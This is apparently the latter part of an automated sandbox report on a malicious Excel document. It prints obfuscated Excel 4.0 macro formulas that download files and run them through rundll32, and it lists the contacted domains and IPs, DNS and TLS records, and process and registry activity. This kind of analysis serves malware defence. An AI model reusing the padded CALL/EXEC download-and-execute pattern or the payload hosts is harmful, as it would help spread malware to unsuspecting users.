2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:46:44.070152998 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.234858036 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.235011101 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.236267090 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.401813030 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.403754950 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.403784037 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.403804064 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.403831959 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.403850079 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.418384075 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.582916975 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.583065987 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.583971977 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.787693024 CEST	443	49713	192.185.39.58	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:46:44.854161024 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.854285002 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.854438066 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.854484081 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:44.854536057 CEST	49713	443	192.168.2.3	192.185.39.58
May 12, 2021 13:46:44.935035944 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:45.016959906 CEST	443	49713	192.185.39.58	192.168.2.3
May 12, 2021 13:46:45.099785089 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:45.099924088 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:45.100647926 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:45.262890100 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:49.668385983 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:49.668435097 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:49.668458939 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:49.668548107 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:49.668571949 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:49.794229031 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:49.956300974 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:50.071284056 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:50.071424007 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:50.072190046 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:50.235153913 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:50.887480974 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:50.887643099 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:46:50.888309956 CEST	443	49715	192.185.32.232	192.168.2.3
May 12, 2021 13:46:50.888391972 CEST	49715	443	192.168.2.3	192.185.32.232
May 12, 2021 13:47:20.888696909 CEST	443	49715	192.185.32.232	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:46:26.761933088 CEST	51281	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:26.815264940 CEST	49199	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:26.819153070 CEST	53	51281	8.8.8.8	192.168.2.3
May 12, 2021 13:46:26.883259058 CEST	53	49199	8.8.8.8	192.168.2.3
May 12, 2021 13:46:27.099818945 CEST	50620	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:27.151354074 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 13:46:30.200562954 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:30.249361038 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 13:46:31.636799097 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:31.685542107 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 13:46:32.248188019 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:32.304311991 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 13:46:33.017411947 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:33.068999052 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 13:46:38.176083088 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:38.224958897 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 13:46:39.140338898 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:39.189119101 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 13:46:39.323874950 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:39.411524057 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 13:46:39.872663021 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:39.944910049 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 13:46:40.903503895 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:40.977415085 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 13:46:41.952996016 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:42.015737057 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 13:46:43.996301889 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:44.015774965 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:44.053409100 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 13:46:44.067540884 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 13:46:44.213686943 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:44.262556076 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 13:46:44.870599985 CEST	53195	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:46:44.932504892 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 13:46:46.638672113 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:46.689131021 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 13:46:47.997087002 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:48.054271936 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 13:46:48.067842960 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:48.117775917 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 13:46:49.194061041 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:49.242885113 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 13:46:53.141572952 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:53.190372944 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 13:46:54.076982021 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:54.134619951 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 13:46:55.387969017 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:55.438996077 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 13:46:56.554163933 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:56.605653048 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 13:46:57.779438019 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 13:46:57.842417002 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 13:47:01.754760027 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:01.803445101 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 13:47:02.901367903 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:02.952907085 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 13:47:03.841984987 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:03.914035082 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 13:47:04.091702938 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:04.140539885 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 13:47:04.942893028 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:04.997864962 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 13:47:06.250641108 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:06.317712069 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 13:47:17.149895906 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:17.210304976 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 13:47:22.009177923 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:22.066814899 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 13:47:22.160475969 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:22.218136072 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 13:47:52.491331100 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 13:47:52.548871994 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 13:48:08.322853088 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 13:48:08.381721020 CEST	53	61292	8.8.8.8	192.168.2.3
May 12, 2021 13:48:33.431080103 CEST	63619	53	192.168.2.3	8.8.8.8
May 12, 2021 13:48:33.499046087 CEST	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 13:46:44.015774965 CEST	192.168.2.3	8.8.8.8	0x5e35	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 13:46:44.870599985 CEST	192.168.2.3	8.8.8.8	0x6e54	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 13:46:44.067540884 CEST	8.8.8.8	192.168.2.3	0x5e35	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 13:46:44.932504892 CEST	8.8.8.8	192.168.2.3	0x6e54	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 13:46:44.403804064 CEST	192.185.39.58	443	192.168.2.3	49713	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 13:46:49.668458939 CEST	192.185.32.232	443	192.168.2.3	49715	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 3920 Parent PID: 792

General

Start time:	13:46:36
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x890000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E1F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E69C57D2.tmp	success or wait	1	A0495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4A113F1.tmp	success or wait	1	A0495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	9020F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	90211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	90213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	90213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6320 Parent PID: 3920

General

Start time:	13:46:49
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x200000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6376 Parent PID: 3920

General

Start time:	13:46:51
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x200000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis